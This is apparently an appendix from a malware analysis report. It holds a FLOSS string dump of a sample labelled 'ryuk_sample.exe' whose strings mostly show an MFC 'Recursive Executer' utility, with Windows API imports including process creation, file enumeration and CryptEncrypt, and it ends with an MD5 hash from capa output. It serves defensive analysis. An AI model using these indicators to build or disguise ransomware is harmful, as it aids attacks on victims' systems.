puerto-rico

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pr china

new-zealand

hong-kong

holland

great britain

england

czech

china

britain

america

usa

swiss

swedish-finland

spanish-venezuela

spanish-uruguay

spanish-puerto rico

spanish-peru

spanish-paraguay

spanish-panama

spanish-nicaragua

spanish-modern

spanish-mexican

spanish-honduras

spanish-guatemala

spanish-el salvador

spanish-ecuador

spanish-dominican republic

spanish-costa rica

spanish-colombia

spanish-chile

spanish-bolivia

spanish-argentina

portuguese-brazilian

norwegian-nynorsk

norwegian-bokmal

norwegian

italian-swiss

irish-english

german-swiss

german-luxembourg

german-lichtenstein

german-austrian

french-swiss

french-luxembourg

french-canadian

french-belgian

english-usa

english-us

english-uk

english-trinidad y tobago

english-south africa

english-nz

english-jamaica

english-ire

english-caribbean

english-can

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english-american

dutch-belgian

chinese-traditional

chinese-singapore

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ACP

Norwegian-Nynorsk

GetProcessWindowStation

GetUserObjectInformationA

GetLastActivePopup

GetActiveWindow

MessageBoxA

USER32.DLL

1#QNAN

1#INF

1#IND

1#SNAN

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string too long

invalid string position

dNC

HPC

bad cast

dQC

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CreateStdAccessibleObject

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WriteFile

GetLastError

ReadFile

TerminateProcess

WaitForSingleObject

CreateProcessA

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GetCurrentProcess

CreatePipe

lstrcpyA

FindClose

FindNextFileA

lstrcmpA

FindFirstFileA

lstrcatA

lstrcpynA

SetFilePointer

CreateFileA

VirtualAlloc

GetProcAddress

GetModuleHandleA

FreeLibrary

GlobalAlloc

GlobalLock

InterlockedExchange

SizeofResource

LockResource

LoadResource

FindResourceA

CompareStringA

WideCharToMultiByte

LoadLibraryA

GetLocaleInfoA

GetModuleFileNameA

EnumResourceLanguagesA

ConvertDefaultLocale

GetCurrentThreadId

GetCurrentThread

GlobalDeleteAtom

GlobalAddAtomA

SetLastError

GetCurrentProcessId

FreeResource

GlobalFree

GlobalUnlock

MulDiv

MultiByteToWideChar

LocalFree

FormatMessageA

GetVersionExA

lstrcmpW

GlobalFindAtomA

GlobalGetAtomNameA

GetModuleFileNameW

InterlockedDecrement

WritePrivateProfileStringA

GlobalFlags

LocalAlloc

LeaveCriticalSection

TlsGetValue

EnterCriticalSection

GlobalReAlloc

GlobalHandle

InitializeCriticalSection

TlsAlloc

TlsSetValue

LocalReAlloc

DeleteCriticalSection

TlsFree

InterlockedIncrement

FlushFileBuffers

GetModuleHandleW

GetCPInfo

GetOEMCP

SetErrorMode

RtlUnwind

RaiseException

GetCommandLineA

GetStartupInfoA

HeapAlloc

HeapFree

Sleep

ExitProcess

HeapReAlloc

HeapSize

UnhandledExceptionFilter

SetUnhandledExceptionFilter

IsDebuggerPresent

GetACP

IsValidCodePage

GetStdHandle

FreeEnvironmentStringsA

GetEnvironmentStrings

FreeEnvironmentStringsW

GetEnvironmentStringsW

SetHandleCount

GetFileType

HeapCreate

VirtualFree

QueryPerformanceCounter

GetTickCount

GetSystemTimeAsFileTime

InitializeCriticalSectionAndSpinCount

LCMapStringA

LCMapStringW

GetStringTypeA

GetStringTypeW

GetUserDefaultLCID

EnumSystemLocalesA

IsValidLocale

GetLocaleInfoW

GetConsoleCP

GetConsoleMode

SetStdHandle

WriteConsoleA

GetConsoleOutputCP

WriteConsoleW

KERNEL32.dll

MessageBoxA

wsprintfA

DrawIcon

SendMessageA

IsIconic

GetClientRect

EnableWindow

LoadIconA

GetSystemMetrics

PostQuitMessage

PostMessageA

CheckMenuItem

EnableMenuItem

GetMenuState

ModifyMenuA

GetParent

GetFocus

LoadBitmapA

GetMenuCheckMarkDimensions

SetMenuItemBitmaps

ValidateRect

GetCursorPos

PeekMessageA

GetKeyState

IsWindowVisible

GetActiveWindow

DispatchMessageA

TranslateMessage

GetMessageA

CallNextHookEx

SetWindowsHookExA

SetCursor

IsWindowEnabled

GetLastActivePopup

GetWindowLongA

GetWindowThreadProcessId

EndDialog

GetNextDlgTabItem

GetDlgItem

IsWindow

DestroyWindow

CreateDialogIndirectParamA

SetActiveWindow

GetDesktopWindow

GetSubMenu

GetMenuItemCount

GetMenuItemID

GetWindow

GetWindowRect

GetWindowPlacement

SystemParametersInfoA

SetWindowPos

SetWindowLongA

GetMenu

CallWindowProcA

DefWindowProcA

GetDlgCtrlID

PtInRect

CopyRect

ScreenToClient

AdjustWindowRectEx

GetSysColor

RegisterClassA

GetClassInfoA

GetClassInfoExA

CreateWindowExA

UpdateWindow

SetForegroundWindow

SetMenu

MapWindowPoints

GetMessagePos

GetMessageTime

UnhookWindowsHookEx

GetTopWindow

GetForegroundWindow

GetWindowTextA

GetWindowTextLengthA

SetFocus

RemovePropA

GetPropA

SetPropA

GetClassNameA

GetClassLongA

GetCapture

WinHelpA

SendDlgItemMessageA

RegisterWindowMessageA

IsDialogMessageA

SetWindowTextA

ShowWindow

TabbedTextOutA

DrawTextA

DrawTextExA

GrayStringA

ClientToScreen

GetDC

ReleaseDC

BeginPaint

EndPaint

WindowFromPoint

LoadCursorA

GetSysColorBrush

DestroyMenu

UnregisterClassA

USER32.dll

CreateBitmap

GetDeviceCaps

GetClipBox

SetTextColor

SetBkColor

GetObjectA

SaveDC

RestoreDC

SetMapMode

DeleteObject

PtVisible

RectVisible

TextOutA

ExtTextOutA

Escape

SelectObject

SetViewportOrgEx

OffsetViewportOrgEx

SetViewportExtEx

ScaleViewportExtEx

SetWindowExtEx

ScaleWindowExtEx

DeleteDC

GetStockObject

GDI32.dll

ClosePrinter

DocumentPropertiesA

OpenPrinterA

WINSPOOL.DRV

CryptEncrypt

CryptImportKey

CryptAcquireContextW

RegCloseKey

RegQueryValueExA

RegOpenKeyExA

RegDeleteKeyA

RegEnumKeyA

RegOpenKeyA

RegQueryValueA

RegCreateKeyExA

RegSetValueExA

ADVAPI32.dll

SHGetPathFromIDListA

SHBrowseForFolderA

SHGetMalloc

SHELL32.dll

PathFindExtensionA

PathFindFileNameA

PathRemoveFileSpecW

SHLWAPI.dll

CoTaskMemFree

CoUninitialize

CoCreateInstance

CoInitializeEx

ole32.dll

OLEAUT32.dll

.?AVCGetFileList@@

.?AVCRecurseExecApp@@

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.?AVCDialog@@

.?AVruntime_error@std@@

.?AVfailure@ios_base@std@@

.PAVCException@@

.?AVCCmdUI@@

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.PAVCNotSupportedException@@

.PAVCInvalidArgException@@

.?AVCSimpleException@@

.?AVCMemoryException@@

.?AVCNotSupportedException@@

.?AVCInvalidArgException@@

.?AVXAccessible@CWnd@@

.?AVXAccessibleServer@CWnd@@

.?AVCTestCmdUI@@

.?AV_AFX_HTMLHELP_STATE@@

.?AVCNoTrackObject@@

.PAVCUserException@@

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.?AUIAccessible@@

.?AUIDispatch@@

.?AUIUnknown@@

.?AUIAccessibleProxy@@

.?AV?$CMFCComObject@VCAccessibleProxy@ATL@@@@

.?AVCAccessibleProxy@ATL@@

.?AV?$CComObjectRootEx@VCComSingleThreadModel@ATL@@@ATL@@

.?AVCComObjectRootBase@ATL@@

.?AUIOleWindow@@

.?AV_AFX_THREAD_STATE@@

.?AVAFX_MODULE_THREAD_STATE@@

.?AVAFX_MODULE_STATE@@

.?AVCDllIsolationWrapperBase@@

.?AVCComCtlWrapper@@

.?AVCCommDlgWrapper@@

.?AVCShellWrapper@@

.?AV_AFX_BASE_MODULE_STATE@@

.?AVCAfxStringMgr@@

.?AUIAtlStringMgr@ATL@@

.PAVCResourceException@@

.?AVCResourceException@@

.?AVCUserException@@

.?AVCGdiObject@@

.?AVCDC@@

.?AVCPaintDC@@

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.?AVCCommonDialog@@

.?AVXFileDialogEvents@CFileDialog@@

.?AUIFileDialogEvents@@

.?AVXFileDialogControlEvents@CFileDialog@@

.?AUIFileDialogControlEvents@@

.?AVCFileDialog@@

.?AVCToolTipCtrl@@

.?AUCThreadData@@

.?AVCHandleMap@@

.?AVCMenu@@

.?AVCMapPtrToPtr@@

.PAVCArchiveException@@

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.?AVCMapStringToPtr@@

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.?AVlength_error@std@@

.?AVout_of_range@std@@

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.?AV?$basic_filebuf@DU?$char_traits@D@std@@@std@@

.?AVcodecvt_base@std@@

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A Kamal Shankar Quick Tool - Recursive Executer

MS Sans Serif

Cancel

Program options

Redirect STDIO

Check2

Confirm new entry

Check this if you want the program to ask for confirmation everytime it enters a new (sub)directory..

Execution Options

&Browse..

Select the program you want to execute

Select the starting directory

Browse ..

Executable arguments

Directory Wildcard

Timeout (ms)

Current Dir Value

New

MS Shell Dlg

&New

}1d

Cancel

&Help

MS Shell Dlg

Open

Save As

All Files (*.*)

Untitled

an unnamed file

&Hide

No error message is available.#Attempted an unsupported operation.$A required resource was unavailable.

Out of memory.

An unknown error has occurred.!Encountered an improper argument.

Incorrect filename.

Failed to open document.

Failed to save document.

Save changes to %1? Failed to create empty document.

The file is too large to open.

Could not start print job.

Failed to launch help.

Internal application error.

Command failed.)Insufficient memory to perform operation.PSystem registry entries have been removed and the INI file (if any) was deleted.BNot all of the system registry entries (or INI file) were removed.FThis program requires the file %s, which was not found on this system.tThis program is linked to the missing export %s in the file %s. This machine may have an incompatible version of %s.

Enter an integer.

Enter a number.#Enter an integer between %1 and %2.!Enter a number between %1 and %2.!Enter no more than %1 characters.

Select a button.#Enter an integer between 0 and 255.

Enter a positive integer.

Enter a date and/or time.

Enter a currency.

Enter a GUID.

Enter a time.

Enter a date.

Unexpected file format.O%1

Cannot find this file.

Verify that the correct path and file name are given.

Destination disk drive is full.5Unable to read from %1, it is opened by someone else.AUnable to write to %1, it is read-only or opened by someone else.1Encountered an unexpected error while reading %1.1Encountered an unexpected error while writing %1.

%1: %2

Continue running script?

Dispatch exception: %1

#Unable to read write-only property.#Unable to write read-only property.

#Unable to load mail system support.

Mail system DLL is invalid.!Send Mail failed to send message.

No error occurred.-An unknown error occurred while accessing %1.

%1 was not found.

%1 contains an incorrect path.8Could not open %1 because there are too many open files.

Access to %1 was denied.0An incorrect file handle was associated with %1.8Could not remove %1 because it is the current directory.2Could not create %1 because the directory is full.

Seek failed on %14Encountered a hardware I/O error while accessing %1.3Encountered a sharing violation while accessing %1.3Encountered a locking violation while accessing %1.

Disk full while accessing %1.$Attempted to access %1 past its end.

No error occurred.-An unknown error occurred while accessing %1.%Attempted to write to the reading %1.$Attempted to access %1 past its end.&Attempted to read from the writing %1.

%1 has a bad format."%1 contained an unexpected object. %1 contains an incorrect schema.

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VS_VERSION_INFO

StringFileInfo

040904B0

CompanyName

FileDescription

RecurseExec MFC Application

FileVersion

1, 0, 0, 1

InternalName

RecurseExec

LegalCopyright

Copyright (C) 2004

LegalTrademarks

OriginalFilename

RecurseExec.EXE

ProductName

RecurseExec Application

ProductVersion

1, 0, 0, 1

VarFileInfo

Translation

<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">

<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">

<security>

<requestedPrivileges>

<requestedExecutionLevel level="asInvoker" uiAccess="false"></requestedExecutionLevel>

</requestedPrivileges>

</security>

</trustInfo>

</assembly>PAPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGX

5.2.4 floss_strings.txt

FLARE FLOSS RESULTS (version v2.2.0-0-g783dd8f)

+----------------------+--+

| file path | ryuk_sample.exe |

| extracted strings | |

| static strings | 3550 |

| stack strings | 0 |

| tight strings | 0 |

| decoded strings | 2 |

+----------+----------+

| FLOSS STATIC STRINGS (3550) |

| FLOSS ASCII STRINGS (3430) |

!This program cannot be run in DOS mode.

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CloseHandle

ReadFile error!

Close handle error!

Duplicate handle error 2!

Duplicate handle error!

Stdout pipe creation error!

Finished operating in the current directory "%s".

Will I continue into the (sub)directory(s) ?

Sub directory operation query

Finished operating in the current directory "%s".

Will I continue into the subdirectory(s) ?

bad allocation

Win32 Executables(*.exe)|*.exe||

RedirectedStream

You have not filled up essential entries.

These values are essential for me to function properly.

Try again.

Invalid field entries

Task Completed.

Recursive Execution completed sucessfully

ios_base::eofbit set

ios_base::failbit set

ios_base::badbit set

Here you can specify the (sub)directory under which to start recursing.

Enter the "current directory" environment to pass to the program. It's recommended to enter "<>" to indicate the current directory being recursed.

Leave it blank to operate in root directory too

A value of -1 implies Infinite wait state

Enter "<>" (without the quotes) where you want me to substitute the current directory into ..

Fuck Def

8192

CWinApp

Settings

PreviewPages

DeactivateActCtx

ActivateActCtx

ReleaseActCtx

CreateActCtxA

KERNEL32

Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

NoRun

NoDrives

RestrictRun

NoNetConnectDisconnect

NoRecentDocsHistory

NoClose

Software\Microsoft\Windows\CurrentVersion\Policies\Network

NoEntireNetwork

Software\Microsoft\Windows\CurrentVersion\Policies\Comdlg32

NoPlacesBar

NoBackButton

NoFileMru

ntdll.dll

GetSystemDefaultUILanguage

GetUserDefaultUILanguage

kernel32.dll

%s%s.dll

%s (%s:%d)

%s (%s:%d)

Exception thrown in destructor

f:\dd\vctools\vc7libs\ship\atlmfc\src\mfc\appcore.cpp

CCmdTarget

CWinThread

Software\Classes\

Software\

CDialog

Edit

COleException

DISPLAY

CInvalidArgException

CNotSupportedException

CMemoryException

CSimpleException

CException

CWnd

AfxWnd90s

AfxControlBar90s

AfxMDIFrame90s

AfxFrameOrView90s

AfxOleControl90s

AfxOldWndProc423

EnumDisplayDevicesA

GetMonitorInfoA

EnumDisplayMonitors

MonitorFromPoint

MonitorFromRect

MonitorFromWindow

GetSystemMetrics

USER32

InitCommonControls

InitCommonControlsEx

HtmlHelpA

hhctrl.ocx

F#32768

f:\dd\vctools\vc7libs\ship\atlmfc\include\afxwin2.inl

commctrl_DragListMsg

CreateActCtxW

comctl32.dll

comdlg32.dll

shell32.dll

CEdit

CGdiObject

CPaintDC

CUserException

CResourceException

f:\dd\vctools\vc7libs\ship\atlmfc\include\afxwin1.inl

CFileDialog

p4GetOpenFileNameA

GetSaveFileNameA

SHCreateItemFromParsingName

Shell32.dll

CToolTipCtrl

tooltips_class32

CObject

Delete

NoRemove

ForceRemove

software

combobox

f:\dd\vctools\vc7libs\ship\atlmfc\src\mfc\auxdata.cpp

System

CMenu

CMapPtrToPtr

CArchiveException

CCommonDialog

commdlg_SetRGBColor

commdlg_help

commdlg_ColorOK

commdlg_FileNameOK

commdlg_ShareViolation

commdlg_LBSelChangedNotify

CMapStringToPtr

.INI

.HLP

.CHM

NotifyWinEvent

user32.dll

%2\CLSID

%2\Insertable

%2\protocol\StdFileEditing\verb\0

&Edit

%2\protocol\StdFileEditing\server

CLSID\%1

CLSID\%1\ProgID

CLSID\%1\InprocHandler32

ole32.dll

CLSID\%1\LocalServer32

CLSID\%1\Verb\0

&Edit,0,2

CLSID\%1\Verb\1

&Open,0,2

CLSID\%1\Insertable

CLSID\%1\AuxUserType\2

CLSID\%1\AuxUserType\3

CLSID\%1\DefaultIcon

%3,%7

CLSID\%1\MiscStatus

CLSID\%1\InProcServer32

CLSID\%1\DocObject

%2\DocObject

CLSID\%1\Printable

CLSID\%1\DefaultExtension

%9, %8

CByteArray

CObArray

CPtrArray

Unknown exception

CorExitProcess

HeapQueryInformation

bad exception

EncodePointer

DecodePointer

FlsFree

FlsSetValue

FlsGetValue

FlsAlloc

LC_TIME

LC_NUMERIC

LC_MONETARY

LC_CTYPE

LC_COLLATE

LC_ALL

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runtime error

TLOSS error

SING error

DOMAIN error

R6034

An application has made an attempt to load the C runtime library incorrectly.

Please contact the application's support team for more information.

R6033

- Attempt to use MSIL code from this assembly during native code initialization

This indicates a bug in your application. It is most likely the result of calling an MSIL-compiled (/clr) function from a native constructor or from DllMain.

R6032

- not enough space for locale information

R6031

- Attempt to initialize the CRT more than once.

This indicates a bug in your application.

R6030

- CRT not initialized

R6028

- unable to initialize heap

R6027

- not enough space for lowio initialization

R6026

- not enough space for stdio initialization

R6025

- pure virtual function call

R6024

- not enough space for _onexit/atexit table

R6019

- unable to open console device

R6018

- unexpected heap error

R6017

- unexpected multithread lock error

R6016

- not enough space for thread data

This application has requested the Runtime to terminate it in an unusual way.

Please contact the application's support team for more information.

R6009

- not enough space for environment

R6008

- not enough space for arguments

R6002

- floating point support not loaded

Microsoft Visual C++ Runtime Library

<program name unknown>

Runtime Error!

Program:

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xpxxxx

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700PP

`h`hhh

xppwpp

e+000

GAIsProcessorFeaturePresent

SunMonTueWedThuFriSat

JanFebMarAprMayJunJulAugSepOctNovDec

Complete Object Locator'

Class Hierarchy Descriptor'

Base Class Array'

Base Class Descriptor at (

Type Descriptor'

`local static thread guard'

`managed vector copy constructor iterator'

`vector vbase copy constructor iterator'

`vector copy constructor iterator'

`dynamic atexit destructor for '

`dynamic initializer for '

`eh vector vbase copy constructor iterator'

`eh vector copy constructor iterator'

`managed vector destructor iterator'

`managed vector constructor iterator'

`placement delete[] closure'

`placement delete closure'

`omni callsig'

delete[]

new[]

`local vftable constructor closure'

`local vftable'

`RTTI

`udt returning'

`copy constructor closure'

`eh vector vbase constructor iterator'

`eh vector destructor iterator'

`eh vector constructor iterator'

`virtual displacement map'

`vector vbase constructor iterator'

`vector destructor iterator'

`vector constructor iterator'

`scalar deleting destructor'

`default constructor closure'

`vector deleting destructor'

`vbase destructor'

`string'

`local static guard'

`typeof'

`vcall'

`vbtable'

`vftable'

operator

delete

new

__unaligned

__restrict

__ptr64

__clrcall

__fastcall

__thiscall

__stdcall

__pascal

__cdecl

__based(

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trinidad & tobago

south-korea

south-africa

south korea

south africa

slovak

puerto-rico

pr-china

pr china

new-zealand

hong-kong

holland

great britain

england

czech

china

britain

america

swiss

swedish-finland

spanish-venezuela

spanish-uruguay

spanish-puerto rico

spanish-peru

spanish-paraguay

spanish-panama

spanish-nicaragua

spanish-modern

spanish-mexican

spanish-honduras

spanish-guatemala

spanish-el salvador

spanish-ecuador

spanish-dominican republic

spanish-costa rica

spanish-colombia

spanish-chile

spanish-bolivia

spanish-argentina

portuguese-brazilian

norwegian-nynorsk

norwegian-bokmal

norwegian

italian-swiss

irish-english

german-swiss

german-luxembourg

german-lichtenstein

german-austrian

french-swiss

french-luxembourg

french-canadian

french-belgian

english-usa

english-us

english-uk

english-trinidad y tobago

english-south africa

english-nz

english-jamaica

english-ire

english-caribbean

english-can

english-belize

english-aus

english-american

dutch-belgian

chinese-traditional

chinese-singapore

chinese-simplified

chinese-hongkong

chinese

canadian

belgian

australian

american-english

american english

american

Norwegian-Nynorsk

GetProcessWindowStation

GetUserObjectInformationA

GetLastActivePopup

GetActiveWindow

MessageBoxA

USER32.DLL

1#QNAN

1#INF

1#IND

1#SNAN

CONOUT$

string too long

invalid string position

bad cast

=L9o<

OLEACC.dll

CreateStdAccessibleObject

LresultFromObject

CloseHandle

lstrlenA

WriteFile

GetLastError

ReadFile

TerminateProcess

WaitForSingleObject

CreateProcessA

DuplicateHandle

GetCurrentProcess

CreatePipe

lstrcpyA

FindClose

FindNextFileA

lstrcmpA

FindFirstFileA

lstrcatA

lstrcpynA

SetFilePointer

CreateFileA

VirtualAlloc

GetProcAddress

GetModuleHandleA

FreeLibrary

GlobalAlloc

GlobalLock

InterlockedExchange

SizeofResource

LockResource

LoadResource

FindResourceA

CompareStringA

WideCharToMultiByte

LoadLibraryA

GetLocaleInfoA

GetModuleFileNameA

EnumResourceLanguagesA

ConvertDefaultLocale

GetCurrentThreadId

GetCurrentThread

GlobalDeleteAtom

GlobalAddAtomA

SetLastError

GetCurrentProcessId

FreeResource

GlobalFree

GlobalUnlock

MulDiv

MultiByteToWideChar

LocalFree

FormatMessageA

GetVersionExA

lstrcmpW

GlobalFindAtomA

GlobalGetAtomNameA

GetModuleFileNameW

InterlockedDecrement

WritePrivateProfileStringA

GlobalFlags

LocalAlloc

LeaveCriticalSection

TlsGetValue

EnterCriticalSection

GlobalReAlloc

GlobalHandle

InitializeCriticalSection

TlsAlloc

TlsSetValue

LocalReAlloc

DeleteCriticalSection

TlsFree

InterlockedIncrement

FlushFileBuffers

GetModuleHandleW

GetCPInfo

GetOEMCP

SetErrorMode

RtlUnwind

RaiseException

GetCommandLineA

GetStartupInfoA

HeapAlloc

HeapFree

Sleep

ExitProcess

HeapReAlloc

HeapSize

UnhandledExceptionFilter

SetUnhandledExceptionFilter

IsDebuggerPresent

GetACP

IsValidCodePage

GetStdHandle

FreeEnvironmentStringsA

GetEnvironmentStrings

FreeEnvironmentStringsW

GetEnvironmentStringsW

SetHandleCount

GetFileType

HeapCreate

VirtualFree

QueryPerformanceCounter

GetTickCount

GetSystemTimeAsFileTime

InitializeCriticalSectionAndSpinCount

LCMapStringA

LCMapStringW

GetStringTypeA

GetStringTypeW

GetUserDefaultLCID

EnumSystemLocalesA

IsValidLocale

GetLocaleInfoW

GetConsoleCP

GetConsoleMode

SetStdHandle

WriteConsoleA

GetConsoleOutputCP

WriteConsoleW

KERNEL32.dll

MessageBoxA

wsprintfA

DrawIcon

SendMessageA

IsIconic

GetClientRect

EnableWindow

LoadIconA

GetSystemMetrics

PostQuitMessage

PostMessageA

CheckMenuItem

EnableMenuItem

GetMenuState

ModifyMenuA

GetParent

GetFocus

LoadBitmapA

GetMenuCheckMarkDimensions

SetMenuItemBitmaps

ValidateRect

GetCursorPos

PeekMessageA

GetKeyState

IsWindowVisible

GetActiveWindow

DispatchMessageA

TranslateMessage

GetMessageA

CallNextHookEx

SetWindowsHookExA

SetCursor

IsWindowEnabled

GetLastActivePopup

GetWindowLongA

GetWindowThreadProcessId

EndDialog

GetNextDlgTabItem

GetDlgItem

IsWindow

DestroyWindow

CreateDialogIndirectParamA

SetActiveWindow

GetDesktopWindow

GetSubMenu

GetMenuItemCount

GetMenuItemID

GetWindow

GetWindowRect

GetWindowPlacement

SystemParametersInfoA

SetWindowPos

SetWindowLongA

GetMenu

CallWindowProcA

DefWindowProcA

GetDlgCtrlID

PtInRect

CopyRect

ScreenToClient

AdjustWindowRectEx

GetSysColor

RegisterClassA

GetClassInfoA

GetClassInfoExA

CreateWindowExA

UpdateWindow

SetForegroundWindow

SetMenu

MapWindowPoints

GetMessagePos

GetMessageTime

UnhookWindowsHookEx

GetTopWindow

GetForegroundWindow

GetWindowTextA

GetWindowTextLengthA

SetFocus

RemovePropA

GetPropA

SetPropA

GetClassNameA

GetClassLongA

GetCapture

WinHelpA

SendDlgItemMessageA

RegisterWindowMessageA

IsDialogMessageA

SetWindowTextA

ShowWindow

TabbedTextOutA

DrawTextA

DrawTextExA

GrayStringA

ClientToScreen

GetDC

ReleaseDC

BeginPaint

EndPaint

WindowFromPoint

LoadCursorA

GetSysColorBrush

DestroyMenu

UnregisterClassA

USER32.dll

CreateBitmap

GetDeviceCaps

GetClipBox

SetTextColor

SetBkColor

GetObjectA

SaveDC

RestoreDC

SetMapMode

DeleteObject

PtVisible

RectVisible

TextOutA

ExtTextOutA

Escape

SelectObject

SetViewportOrgEx

OffsetViewportOrgEx

SetViewportExtEx

ScaleViewportExtEx

SetWindowExtEx

ScaleWindowExtEx

DeleteDC

GetStockObject

GDI32.dll

ClosePrinter

DocumentPropertiesA

OpenPrinterA

WINSPOOL.DRV

CryptEncrypt

CryptImportKey

CryptAcquireContextW

RegCloseKey

RegQueryValueExA

RegOpenKeyExA

RegDeleteKeyA

RegEnumKeyA

RegOpenKeyA

RegQueryValueA

RegCreateKeyExA

RegSetValueExA

ADVAPI32.dll

SHGetPathFromIDListA

SHBrowseForFolderA

SHGetMalloc

SHELL32.dll

PathFindExtensionA

PathFindFileNameA

PathRemoveFileSpecW

SHLWAPI.dll

CoTaskMemFree

CoUninitialize

CoCreateInstance

CoInitializeEx

ole32.dll

OLEAUT32.dll

.?AVCGetFileList@@

.?AVCRecurseExecApp@@

.?AVCWinApp@@

.?AVCWinThread@@

.?AVCCmdTarget@@

.?AVCObject@@

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.?AVbad_alloc@std@@

.?AVexception@std@@

.?AVCEdit@@

.?AVCWnd@@

.?AVCRecurseExecDlg@@

.?AVCDialog@@

.?AVruntime_error@std@@

.?AVfailure@ios_base@std@@

.PAVCException@@

.?AVCCmdUI@@

.PAVCMemoryException@@

.?AVCOleException@@

.?AVCException@@

.PAVCOleException@@

.PAVCObject@@

.PAX

.PAVCSimpleException@@

.PAVCNotSupportedException@@

.PAVCInvalidArgException@@

.?AVCSimpleException@@

.?AVCMemoryException@@

.?AVCNotSupportedException@@

.?AVCInvalidArgException@@

.?AVXAccessible@CWnd@@

.?AVXAccessibleServer@CWnd@@

.?AVCTestCmdUI@@

.?AV_AFX_HTMLHELP_STATE@@

.?AVCNoTrackObject@@

.PAVCUserException@@

.?AV?$IAccessibleProxyImpl@VCAccessibleProxy@ATL@@@ATL@@

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.?AUIDispatch@@

.?AUIUnknown@@

.?AUIAccessibleProxy@@

.?AV?$CMFCComObject@VCAccessibleProxy@ATL@@@@

.?AVCAccessibleProxy@ATL@@

.?AV?$CComObjectRootEx@VCComSingleThreadModel@ATL@@@ATL@@

.?AVCComObjectRootBase@ATL@@

.?AUIOleWindow@@

.?AV_AFX_THREAD_STATE@@

.?AVAFX_MODULE_THREAD_STATE@@

.?AVAFX_MODULE_STATE@@

.?AVCDllIsolationWrapperBase@@

.?AVCComCtlWrapper@@

.?AVCCommDlgWrapper@@

.?AVCShellWrapper@@

.?AV_AFX_BASE_MODULE_STATE@@

.?AVCAfxStringMgr@@

.?AUIAtlStringMgr@ATL@@

.PAVCResourceException@@

.?AVCResourceException@@

.?AVCUserException@@

.?AVCGdiObject@@

.?AVCDC@@

.?AVCPaintDC@@

.?AVCCommonDialog@@

.?AVXFileDialogEvents@CFileDialog@@

.?AUIFileDialogEvents@@

.?AVXFileDialogControlEvents@CFileDialog@@

.?AUIFileDialogControlEvents@@

.?AVCFileDialog@@

.?AVCToolTipCtrl@@

.?AUCThreadData@@

.?AVCHandleMap@@

.?AVCMenu@@

.?AVCMapPtrToPtr@@

.PAVCArchiveException@@

.?AVCArchiveException@@

.?AVCMapStringToPtr@@

.?AVCObArray@@

Apartment

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Free

.?AVCByteArray@@

.?AV?$CArray@W4LoadArrayObjType@CArchive@@ABW412@@@

.?AVCPtrArray@@

.?AVtype_info@@

.?AVbad_cast@std@@

.?AVbad_exception@std@@

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<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">

<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">

<security>

<requestedPrivileges>

<requestedExecutionLevel level="asInvoker" uiAccess="false"></requestedExecutionLevel>

</requestedPrivileges>

</security>

</trustInfo>

</assembly>PAPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGXXPADDINGPADDINGX

| FLOSS UTF-16LE STRINGS (120) |

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NTDLL.dll

accParent

accChildCount

accChild

accName

accValue

accDescription

accRole

accState

accHelp

accHelpTopic

accKeyboardShortcut

accFocus

accSelection

accDefaultAction

accSelect

accLocation

accNavigate

accHitTest

accDoDefaultAction

mscoree.dll

kernel32.dll

KERNEL32.DLL

(null)

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A Kamal Shankar Quick Tool - Recursive Executer

MS Sans Serif

Cancel

Program options

Redirect STDIO

Check2

Confirm new entry

Check this if you want the program to ask for confirmation everytime it enters a new (sub)directory..

Execution Options

&Browse..

Select the program you want to execute

Select the starting directory

Browse ..

Executable arguments

Directory Wildcard

Timeout (ms)

Current Dir Value

MS Shell Dlg

&New

Cancel

&Help

MS Shell Dlg

Open

Save As

All Files (*.*)

Untitled

an unnamed file

&Hide

No error message is available.#Attempted an unsupported operation.$A required resource was unavailable.

Out of memory.

An unknown error has occurred.!Encountered an improper argument.

Incorrect filename.

Failed to open document.

Failed to save document.

Save changes to %1? Failed to create empty document.

The file is too large to open.

Could not start print job.

Failed to launch help.

Internal application error.

Command failed.)Insufficient memory to perform operation.PSystem registry entries have been removed and the INI file (if any) was deleted.BNot all of the system registry entries (or INI file) were removed.FThis program requires the file %s, which was not found on this system.tThis program is linked to the missing export %s in the file %s. This machine may have an incompatible version of %s.

Enter an integer.

Enter a number.#Enter an integer between %1 and %2.!Enter a number between %1 and %2.!Enter no more than %1 characters.

Select a button.#Enter an integer between 0 and 255.

Enter a positive integer.

Enter a date and/or time.

Enter a currency.

Enter a GUID.

Enter a time.

Enter a date.

Unexpected file format.O%1

Cannot find this file.

Verify that the correct path and file name are given.

Destination disk drive is full.5Unable to read from %1, it is opened by someone else.AUnable to write to %1, it is read-only or opened by someone else.1Encountered an unexpected error while reading %1.1Encountered an unexpected error while writing %1.

%1: %2

Continue running script?

Dispatch exception: %1

#Unable to read write-only property.#Unable to write read-only property.

#Unable to load mail system support.

Mail system DLL is invalid.!Send Mail failed to send message.

No error occurred.-An unknown error occurred while accessing %1.

%1 was not found.

%1 contains an incorrect path.8Could not open %1 because there are too many open files.

Access to %1 was denied.0An incorrect file handle was associated with %1.8Could not remove %1 because it is the current directory.2Could not create %1 because the directory is full.

Seek failed on %14Encountered a hardware I/O error while accessing %1.3Encountered a sharing violation while accessing %1.3Encountered a locking violation while accessing %1.

Disk full while accessing %1.$Attempted to access %1 past its end.

No error occurred.-An unknown error occurred while accessing %1.%Attempted to write to the reading %1.$Attempted to access %1 past its end.&Attempted to read from the writing %1.

%1 has a bad format."%1 contained an unexpected object. %1 contains an incorrect schema.

pixels

Uncheck

Check

Mixed

VS_VERSION_INFO

StringFileInfo

040904B0

CompanyName

FileDescription

RecurseExec MFC Application

FileVersion

1, 0, 0, 1

InternalName

RecurseExec

LegalCopyright

Copyright (C) 2004

LegalTrademarks

OriginalFilename

RecurseExec.EXE

ProductName

RecurseExec Application

ProductVersion

1, 0, 0, 1

VarFileInfo

Translation

| FLOSS STACK STRINGS (0) |

| FLOSS TIGHT STRINGS (0) |

| FLOSS DECODED STRINGS (2) |

---

c0VA

c0VAc

5.2.5 capa-ryuk.txt

+----------+----------+

| md5 | a563c50c5fa0fd541248acaf72cc4e7d |

